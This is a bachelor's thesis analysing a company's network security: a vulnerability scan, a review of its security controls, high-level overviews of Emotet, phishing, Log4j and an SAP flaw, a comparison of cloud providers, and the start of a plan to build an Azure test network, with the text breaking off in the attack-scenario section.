Mantas Janonis

ANALYSIS OF CORPORATE CYBER INCIDENTS, VULNERABILITIES, THEIR MITIGATION, AND SOLUTION METHODS

Bachelor's thesis

Bachelor of Engineering

Degree Programme in Information Technology

2023

South-Eastern Finland
University of Applied Sciences

South-Eastern Finland University of Applied Sciences

Author (authors)	Degree title	Time
Mantas Janonis	Bachelor of Engineering	April 2023

Thesis title

Analysis of corporate cyber incidents, vulnerabilities their mitigation and solution methods

54 pages

Commissioned by

Supervisor

Matti Juutilainen

Abstract

This project aimed to conduct a comprehensive analysis of the company's network by identifying vulnerabilities and weaknesses that could be exploited by cybercriminals. To accomplish this, a virtual network was created that replicated the company's real-world network. The virtual network was subjected to a range of cyber-attacks and scenarios to assess its resilience and ability to withstand potential threats. Tools and techniques used in incident recovery and resolution were employed to make informed decisions about how best to address any potential threats.

The virtual network testing provided valuable insights into the company's existing security measures and highlighted areas where improvements could be made to enhance overall cybersecurity. By taking a proactive approach to cybersecurity, the company could minimize the likelihood of data breaches and protect its assets from malicious actors. The results of the virtual network testing helped the company to identify and address potential vulnerabilities, and provided guidance on effective methods for addressing and resolving cyber incidents.

Ultimately, the project provided practical recommendations for hardening the company's internal network to mitigate the risk of cyber-attacks. The recommendations were based on the findings from the virtual network testing and were aimed at enhancing the overall cybersecurity of the company. By implementing these recommendations, the company could minimize the risk of cyber-attacks and safeguard its operations in an ever-evolving threat landscape. The project demonstrated the importance of identifying vulnerabilities in a company's network before they could be exploited by cybercriminals, and emphasized the effectiveness of a proactive approach to cybersecurity in protecting a company's assets.

Keywords

Cybersecurity, Virtual network testing, Vulnerabilities, Proactive approach, Cyber-attacks, Practical recommendations, Resilience, Threat landscape.

CONTENTS

1 INTRODUCTION 5

2 THEORY PART 5

2.1 Background information 6

2.1.1 Virtual network 6

2.1.2 Subnet 6

2.1.3 Cyber incident 7

2.1.4 Cyber vulnerability 7

2.1.5 Cloud computing services 7

2.2 Situation analysis 8

2.2.1 Analysis of the current state of the network 9

2.2.2 Summary of the analysis of the network status 11

2.2.3 Analysis of current cyber security policies 11

2.3 Incident and vulnerability analysis 14

2.4 Comparison of cloud computing service providers 16

3 PRACTICAL PART 18

3.1 Object to be designed and its purpose 18

3.2 Operating diagram 19

3.3 Building a real network in virtual space 20

3.4 Network structure 21

3.5 Secure access to virtual resources 22

3.6 Cyber-attacks used and the problems they pose 22

3.7 Getting Microsoft Azure services ready for use 23

3.7.1 Two-factor authentication 24

3.8 Virtual machines 27

3.9 Connecting to a virtual test environment 31

3.10 Preparing an employee's virtual machine for use and protection against cyber-attacks 36

4 TESTING 45

4.1 Scanning with “Nmap” 46

4.2 Vulnerability testing.....46

4.3 Sending an infected file 48

4.4 Attacking usernames and passwords 49

5 CONCLUSION.....52

6 REFERENCES 54

1 INTRODUCTION

In recent years, a significant increase in the number and complexity of cyber-attacks has been caused by the rapid development of technology. As a result, the risk of data breaches is faced by every company, which can lead to financial loss, reputational damage, and legal penalties. Therefore, it is critical to ensure that the latest cyber incidents and vulnerabilities are known to employees and that they take the necessary steps to protect the company from these attacks. To address this issue, a comprehensive analysis of the current state of the company's network will be conducted by our project, identifying any vulnerabilities and weaknesses that may be exploited by cybercriminals. Informed decisions about how best to address any potential threats will be made by examining the tools and techniques used in incident recovery and resolution. To simulate and test these threats, a virtual network that replicates the company's real-world network will be created. The network's resilience will be tested, and its ability to withstand potential threats will be evaluated by creating a range of cyber-attacks and scenarios. Valuable insights into the company's existing security measures will be provided, and areas where improvements can be made to enhance overall cybersecurity will be highlighted by this. Ultimately, practical recommendations on how to harden its internal network and mitigate the risk of cyber-attacks will be provided to the company by this project. By taking a proactive approach to cybersecurity, the likelihood of data breaches can be minimized, and assets can be protected from malicious actors. Effective methods for addressing and resolving cyber incidents and vulnerabilities will be provided by this project, and it will be of immense relevance to companies looking to secure their data and safeguard their operations in the face of an ever-evolving threat landscape.

2 THEORY PART

In this section, we will provide a comprehensive overview of the concept of virtual networks, as well as provide definitions of cyber incidents and vulnerabilities also examine the current state of the company's network and analyze their policies and procedures. Additionally, we will analyze the most prevalent incidents and

vulnerabilities that the company faces, and we will compare various cloud service providers.

2.1 Background information

To properly understand and analyze the various aspects of a company's network and cyber security, it is essential to have a clear understanding of some key concepts and terms related to networking, cybersecurity, and cloud computing. In this context, this section provides an overview of virtual networks, subnets, cyber incidents, cyber vulnerabilities, and cloud computing services, which will serve as a foundation for the subsequent analysis and recommendations.

2.1.1 Virtual network

A virtual network refers to a digital communication network that emulates the architecture and functionality of a physical network. Virtual networks allow for the creation of virtual devices and connections between them, providing an isolated environment for network communication. The virtual network is implemented using software-based network devices and connections, rather than physical hardware, making it a cost-effective and scalable solution for various network configurations. The concept of virtual networks has become increasingly popular in recent years due to advancements in virtualization technology, cloud computing, and the growing demand for more flexible and efficient networking solutions (Botta, de Donato, Persico, & Pescapé, 2016).

2.1.2 Subnet

In computer networking, a subnet is a portion of a larger network that is divided into smaller, more manageable sub-sections for better organization of IP addresses and more efficient routing of network traffic. This division is accomplished by using a subnet mask, which is a series of bits added to the IP address that define the size of the subnet and determine which portion of the IP address is used for the network address and which portion is used for the host address. Subnetting allows administrators to break up a large network into smaller, more manageable subnets, each of which can be assigned its own unique network

address prefix. This allows administrators to better control network traffic and improve security by isolating different subnets from each other. Subnets can also be used to control network broadcast traffic, reduce network congestion, and improve network performance (Kurose & Ross, 2017, pp. 239-244).

2.1.3 Cyber incident

A cyber incident is an event that results in unauthorized access to or disruption of electronic systems, networks or data. It can be related to malicious activity such as hacking, malware or phishing attacks, as well as accidental incidents such as human error or system failure. In a scientific context, cyber incidents are the result of the complex interactions between the various elements of a computer system, including hardware, software and the people who use and operate these systems. Understanding the root causes of cyber incidents and developing strategies to mitigate their impact is a crucial aspect of modern cyber security.

2.1.4 Cyber vulnerability

A cyber vulnerability is a weakness or flaw in a computer system, software or hardware that can be exploited by a malicious actor, such as a hacker or a cybercriminal, to gain unauthorized access, steal sensitive information or cause damage to the system and its users. A cyber vulnerability is a potential point of exploitation present in a system due to design or implementation errors or lack of security measures. It can exist at various levels of the technology stack, ranging from operating system and software vulnerabilities to hardware vulnerabilities and configurations. Cybersecurity experts work to identify and remediate these vulnerabilities to ensure the safety and security of systems and information. (Dhillon, G. 2018).

2.1.5 Cloud computing services

Cloud computing services are a type of information technology (IT) infrastructure and platform that enables the delivery of computing resources, such as servers, storage, databases, software, analytics, and intelligence, over the internet. This delivery model enables organizations to access and utilize these resources

without having to invest in and manage their own physical hardware and IT infrastructure. In cloud computing, the underlying physical infrastructure, including servers, storage, and networking equipment, is owned, maintained, and operated by a cloud service provider. Customers can access these resources through the internet, either by renting them on a pay-per-use basis or by subscribing to a service. Cloud computing services can be categorized into several service models, including Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). Each of these models provides different levels of abstraction and control over the underlying infrastructure, allowing customers to choose the service that best fits their needs and requirements. (Jamsa, K. A,2018).

Advantages of cloud computing include the following: improved scalability and agility, reduced costs through increased resource utilization and economies of scale, improved reliability and availability through the use of redundant infrastructure and automation, and reduced need for IT maintenance and support.

2.2 Situation analysis

In order to effectively address any challenges or issues within a system, it is important to first conduct a thorough analysis of the current situation. This includes an examination of the system's strengths, weaknesses, opportunities, and threats, as well as an evaluation of any relevant policies, procedures, and protocols. In the context of cybersecurity, a situation analysis can help organizations identify potential vulnerabilities, assess the impact of cyber incidents, and develop strategies for improving overall security posture. In the following sections, we will conduct a situation analysis of a hypothetical company's network, including an examination of their policies and procedures, prevalent incidents and vulnerabilities, and a comparison of different cloud service providers.

2.2.1 Analysis of the current state of the network

The analysis of the company's network health was performed using N-Stalker (full name "N-Stalker Web Application Security Scanner"), which allows the detection of security vulnerabilities such as SQL injections and other known attacks. This application serves as a solution for companies to detect vulnerabilities quickly and efficiently in their network. The application reaches over thirty thousand different cyber threats. A scan was carried out on one of the company's external sites and the results were as shown in Figure 1




Figure 1 Graphical representation of threats detected by N-Stalker

In order to gain a comprehensive understanding of the current state of the company's network, a thorough analysis was performed using N-Stalker Web Application Security Scanner. The scan identified a number of vulnerabilities, which were then categorized based on their severity. These results are presented in Table 1, which provides a detailed breakdown of the issues that were identified. As can be seen from the table, there is one high-risk issue, four medium-risk issues, one low-risk issue, and six information warnings. It is clear from the results presented in Table 1 that there are a number of vulnerabilities that need to be addressed in order to ensure the overall security of the

company's network. The high-risk issue in particular should be given immediate attention, as it poses the greatest potential threat to the company. The medium-risk issues also require attention, as they could potentially be exploited by attackers to gain unauthorized access or perform other malicious activities. The low-risk issue and information warnings should not be overlooked, as they could contribute to a larger attack if left unaddressed.

Table 1 Network threat analysis

High risk level	Medium risk level	Low risk level	Information messages
An old version of Liferaypackage could affect the security of our network	Network found to be vulnerable to ”clickjacking” attack	TLS protocols found Version 1.0	The server will display the platform and version information
	Unprotected cookies found for for scripting		SSL/TLS Ciphers supported
	SSL certificates will expire in less than 60 days		The server itself sets the SSL/TLS "Cipher" procedure
	Missing or mismatched SSL certificates		Standard SSL/TLS protocols Version

In conclusion, the results of the vulnerability scan provide valuable insights into the current state of the company's network security. By addressing the identified issues and implementing recommended solutions, the company can significantly reduce the risk of cyber-attacks and protect its sensitive data from compromise. It is important to remember that network security is an ongoing process, and regular vulnerability scanning and testing should be conducted to ensure that the network remains secure against evolving threats. With the implementation of appropriate security measures and continued vigilance, the company can maintain a secure and resilient network environment.

2.2.2 Summary of the analysis of the network status

The condition of the company's network is considered acceptable, with only one high-level breach identified. The vulnerability was quickly resolved by an update of the Liferay package. However, it is suggested to focus more on the mid-level vulnerabilities, as there are four of them and they may not be resolved as effectively. In addition, there is one vulnerability at low threat level that requires attention. The Information Notices aim to highlight areas for improvement in the network infrastructure.

2.2.3 Analysis of current cyber security policies

The information systems, information technologies, computer equipment, and the information contained therein are considered strategically important assets of the LTG Group, essential for conducting activities and achieving the Group's objectives. Unauthorized loss, destruction, disclosure, or disruption of these assets could negatively impact the Group's operations and result in material or non-material damage.

The Cyber and Information Security Incident Management Plan outlines the LTG Group's procedures for effectively managing cyber and information security incidents and vulnerabilities detected within the Group and its information systems, technology, computer equipment, and electronic communications networks. The Plan has been developed in accordance with the Republic of Lithuania's "Law on Cyber Security."

Before delving into the specifics of Table 2, it is important to note the significance of cybersecurity measures for any organization. As technology becomes increasingly intertwined with business operations, the potential for cyber threats and attacks also increases. Cybersecurity measures are crucial for protecting an organization's sensitive data, assets, and reputation, and for maintaining the trust of customers and stakeholders. A comprehensive approach to cybersecurity involves implementing a range of measures to address different aspects of security, such as access control, network security, data protection, and incident

response. An organization's security posture is only as strong as its weakest link, and thus it is important to regularly review and update the security measures in place.

Table 2 Safety policy questionnaire

No.	A security enhancing measure	Is the measure applied	
		Yes	No
1.	Inventory of Authorized and Unauthorized Devices	Yes	
2.	Inventory of Authorized and Unauthorized Software	Yes	
3.	Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers	Yes	
4.	Continuous Vulnerability Assessment and Remediation	Yes	
5.	Controlled Use of Administrative Privileges	Yes	
6.	Maintenance, Monitoring and Analysis of Audit Logs	Yes	
7.	Email and Web Browser Protections).	Yes	
8.	Malware Defenses	Yes	
9.	Limitation and Control of Network Ports, Protocols and Services)	Yes	
10.	Data Recovery Capability	Yes	
11.	Secure Configurations for Network Devices such as Firewalls, Routers and Switches	Yes	


12.	Boundary Defense		No
13.	Data Protection	Yes	
14.	Controlled Access Based on the Need to Know)	Yes	
15.	Wireless Access Control	Yes	
16.	Account Monitoring and Control	Yes	
17.	Security Skills Assessment and Appropriate Training to Fill Gaps		No
18.	Application Software Security		No
19.	Incident Response and Management	Yes	
20.	Penetration Tests and Red Team Exercises		No

It appears that most of the measures have been applied, with 15 out of the 20 measures marked as "Yes." This is a positive result and suggests that the organization is taking cybersecurity seriously and implementing best practices to protect its assets. However, there are a few measures that have not been applied, including Boundary Defense, Security Skills Assessment and Appropriate Training to Fill Gaps, Application Software Security, and Penetration Tests and Red Team Exercises. These measures are important for ensuring the security of an organization's network and systems and should be considered for implementation in the future. It is also important to note that the absence of a measure in the table does not necessarily mean it is not being implemented, as it could have been excluded from the assessment for various reasons. Nevertheless, regularly reviewing and updating the list of security-enhancing measures and implementing new measures as needed is crucial for maintaining a strong cybersecurity posture.

2.3 Incident and vulnerability analysis

Two incidents were identified in consultation with the company's cybersecurity experts as the most common incidents in the company. One of them is called Emotet.

The Emotet malware, also referred to as "Heodo," is a type of cybercrime that was first identified in Ukraine in 2014. This malware is considered one of the most hazardous of the decade due to its destructive capabilities. Initially designed to steal banking information and funds, Emotet has evolved to also target large companies' employee personal data. It has been used to leak confidential information, posing a severe threat to organizations' data security. (Clement G. 2017, 236-237). Emotet is a type of malware that aims to trick users into activating a VBA macro-infected file, which will then run a program and send a request to obtain the "Emotet" payload. Figure 2 provides a visual representation of how Emotet works. Once activated, the malware can then carry out a variety of malicious actions, including stealing banking information and other sensitive data, spreading itself to other systems on a network, and even installing additional malware. Emotet has been named one of the most dangerous malware of the decade, and its ability to evade detection and constantly adapt to new security measures makes it a significant threat to organizations and individuals alike.



hreat

Figure 2 Operating principle of ”Emotet”

As shown in Figure 3, the financial services sector is the most commonly attacked sector, with 89.3% of attacks targeting this sector. Furthermore, 89% of these attacks occur in the United States.




Figure 3 Attack distribution statistics

Phishing is also a very common cyber-attack in the enterprise. Phishing is a form of social engineering fraud designed to extort the personal data of company employees, such as logins, passwords or company bank card details. This incident usually takes place in companies via email, where employees are sent an email that relates to a work policy and a link that is clicked to leak employee data.Which can be seen in Figure 4.




Figure 4 The principle of a phishing attack

The vulnerabilities that are most problematic in the company are the Log4j and SAP(SuccessFactors) vulnerabilities (CVE-2022-22536).

According to Göktas and Ergin (2022), Log4j is one of the most commonly used logging libraries by companies. Its main purpose is to create activity records that can be used for various purposes such as troubleshooting, auditing, and data tracking. However, Log4j's vulnerability is critical because cybercriminals can easily gain access to all parts of a company's network by exploiting it. This vulnerability is often exploited in companies that lack specific security measures. The authors also note that the severity of the vulnerability poses a significant threat to companies that use Log4j, especially if they fail to take appropriate security measures.

According to an article by Security Boulevard, CVE-2022-22536 is a critical SAP vulnerability with a CVSS score of 10 that can be exploited by an unauthenticated HTTP request and affects all SAP clients. The article reports that initial scans have identified at least ten thousand affected systems and highlights the high risk of sensitive information theft, financial losses, disruption to critical business processes, ransomware, and suspension of all processes as long as this vulnerability exists (Security Boulevard, 2022).

2.4 Comparison of cloud computing service providers

In a comparative analysis of cloud computing services, Microsoft Azure and Amazon Web Services (AWS) are two major providers that offer a wide range of computing resources and services over the internet.

Services: Both Microsoft Azure and AWS offer a range of services, including Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). However, the specific services offered by each provider may vary. For example, Azure offers services such as virtual machines, storage, and databases, while AWS offers services such as computing, storage, and databases, as well as application services and network and content delivery.

Key Features: Both providers offer a wide range of features to support the needs of customers, including high availability, scalability, and security. However, the specific features offered by each provider may differ, such as Azure's use of artificial intelligence and machine learning, or AWS's use of automation and orchestration tools.

User Interface: Both Azure and AWS provide user-friendly interfaces, such as web-based control panels, to manage and monitor their services. However, the specific user interface offered by each provider may differ, with Azure providing a centralized dashboard and AWS providing a more granular set of tools for managing resources.

Cost Structure: Both Azure and AWS offer a pay-as-you-go pricing model, which allows customers to only pay for the services they use. However, the specific cost structure of each provider may differ, with Azure offering a more predictable pricing model and AWS offering a more flexible and scalable pricing model.(Table3 Analysis of the services required, Ray J. and Joe K. (2018))

Table 3 Analysis of the services required

	Microsoft Azure	**Amazon Web Services**
Services	Wide choice of products	Wide choice of products
Control panel/documentation	Easy to use, fast searching	Lots of unnecessary information, causing discomfort when using
Price of services	Payment only for services to be used	Multiple payment methods

Based on an evaluation of various factors including service offerings, pricing, security measures, and ease of use, it is recommended to select a cloud

computing provider that best aligns with the specific needs and requirements of the project. So for this project we will use “Microsoft Azure”

3 PRACTICAL PART

The practical part of this project involves designing and building a virtual network and ensuring its security against various cyber-attacks. In this section, we will explore the object to be designed and its purpose, the operating diagram, and the network structure. We will also examine how to securely access virtual resources and the types of cyber-attacks that can be used and the problems they pose. Additionally, we will discuss how to prepare Microsoft Azure services for use, including implementing two-factor authentication and configuring virtual machines. Finally, we will look at connecting to a virtual test environment and preparing an employee's virtual machine for use while protecting it against cyber-attacks

3.1 Object to be designed and its purpose

In accordance with the internal company policy which prohibits the use of the production network for testing cyber security incidents and vulnerabilities, a simulated virtual network and a comprehensive set of attack scenarios will be designed and implemented. The virtual network will provide a controlled environment to evaluate and assess the effectiveness of various cyber security measures and protocols. Based on these findings, recommendations will be developed and presented for the enhancement of employee training programs aimed at increasing their awareness and understanding of how to protect the company and themselves against cyber threats. The recommendations will take into account the most prevalent and destructive cyber security incidents that occur in large organizations and will provide practical steps and best practices for mitigating these risks. By incorporating this comprehensive approach to cyber security training, the company can ensure that its employees are equipped with

the knowledge and skills necessary to effectively defend against cyber attacks and vulnerabilities.

3.2 Operating diagram

In the practical part of this project, the first step is to establish a virtual mock network that replicates the architecture and configuration of the company's production network. This will be used to conduct a vulnerability assessment in order to identify any security weaknesses or vulnerabilities that could potentially be exploited by malicious actors. The aim is to provide the company with a better understanding of their security posture and potential risks, which can then be addressed and mitigated accordingly.




Figure 5 Operating diagram

Once the vulnerability assessment is completed, a set of predefined attack scenarios will be executed on the virtual network to simulate real-world cyber security incidents. This will allow for the identification of any residual security gaps or vulnerabilities and provide a better understanding of the potential impact of various types of attacks. All the findings and observations gathered from this exercise will be documented in detail and used to formulate recommendations and solutions for enhancing the security posture of the company. These

recommendations will consider the most prevalent and destructive cyber security incidents that occur in large organizations. Finally, the recommendations will be presented to the company in a clear and concise manner, outlining the necessary steps that can be taken to address the identified vulnerabilities and improve the overall security of the network. This will aid in reducing the risk of cyber-attacks and enhance the resilience of the company against cyber security incidents. The operating diagram for this process is shown in Figure 5.

3.3 Building a real network in virtual space

To emulate a network using cloud computing, we need to consider the different types of devices that can be emulated within the cloud environment. In the context of using Microsoft Azure services, we have a comprehensive range of options available, including:

Virtual Machines (“VMs”): These are virtualized computing environments that can host and run a variety of operating systems and applications. VMs can be used to emulate network devices, such as routers, switches, firewalls, and servers.

Databases: Azure provides various database services, including Azure SQL Database, Azure Cosmos DB, and Azure Database for MySQL, that can be used to emulate databases used in the network.

Network Devices: Azure offers several network services, such as Azure Virtual Network, Azure Load Balancer, and Azure ExpressRoute, that can be used to emulate various network devices, including routers, switches, firewalls, and VPN gateways.

Internet of Things (IoT): Azure provides IoT services, including Azure IoT Central, Azure IoT Hub, and Azure IoT Edge, that can be used to emulate IoT devices and their interactions with the network.

IT and Administration Devices: Azure provides various administrative and IT management services, such as Azure Active Directory and Azure DevOps, that

can be used to emulate the devices and tools used for network administration and management.




Figure 6 Logical network diagram

The logical network diagram is presented in Figure 6

3.4 Network structure

To structure and manage access to resources within an emulated network, it is common to use Organizational Units (OUs) within an Active Directory. An Active Directory is a centralized database used to store and manage information about users, computers, and other resources within a network. To implement this, we will create two Organizational Units (OUs) within the Active Directory and assign groups to each of these OUs. Within each group, we will create users to represent the network's end-users. This will allow us to effectively manage and control access to network resources. To create the OUs and groups, we will use the Active Directory Users and Computers tool. This tool provides a graphical user interface for managing users, computers, and other resources within an Active Directory. With this tool, we can easily create and manage OUs, groups, and users. By creating two OUs and assigning two groups to them, we can establish a basic organizational structure within the emulated network. Adding one user to each group will provide a foundation for testing and configuring user access and permissions. This structure can be expanded and modified as needed to meet the needs of the network environment.

3.5 Secure access to virtual resources

The security of virtual resources within the emulated network is a critical component of this project. It is important to ensure that access to virtual resources is secure and that unauthorized access is prevented. To achieve this, we will use a variety of secure protocols for remote access, including SSH, RDP, and VNC. These protocols will be used to connect to the virtual machines running both Windows and Linux operating systems in the emulated network. By using multiple protocols, we can provide a diverse set of options for accessing virtual resources, enhancing the overall security of the network.

To further improve security, we will configure firewall settings to only allow connections from specific IP addresses. This will help to prevent unauthorized access and protect the confidentiality of virtual resources within the emulated network. Additionally, we will implement 2FA authentication when accessing the Azure Control Panel. This will add an extra layer of security and prevent unauthorized access to the emulated network. By using multiple secure protocols for remote access, firewall restrictions, and 2FA authentication, we can provide a robust and secure approach for accessing virtual resources within the emulated network. This approach is essential to maintaining the integrity of the network environment and ensuring the security and confidentiality of virtual resources.

3.6 Cyber-attacks used and the problems they pose

A critical aspect of implementing this project involves identifying and simulating potential cyber-attack scenarios in a virtual environment. The goal is to evaluate the security measures in place and determine the effectiveness of the implemented security measures in preventing such attacks.

The following are some of the cyber-attack scenarios that will be simulated:

- Weak Password Attack: A commonly used method of gaining unauthorized access to a computer system is using easily guessable passwords. To mitigate this risk, it is crucial to implement strong password policies and

regularly update passwords. This scenario will test the ability of the company's computer systems to defend against weak password attacks.

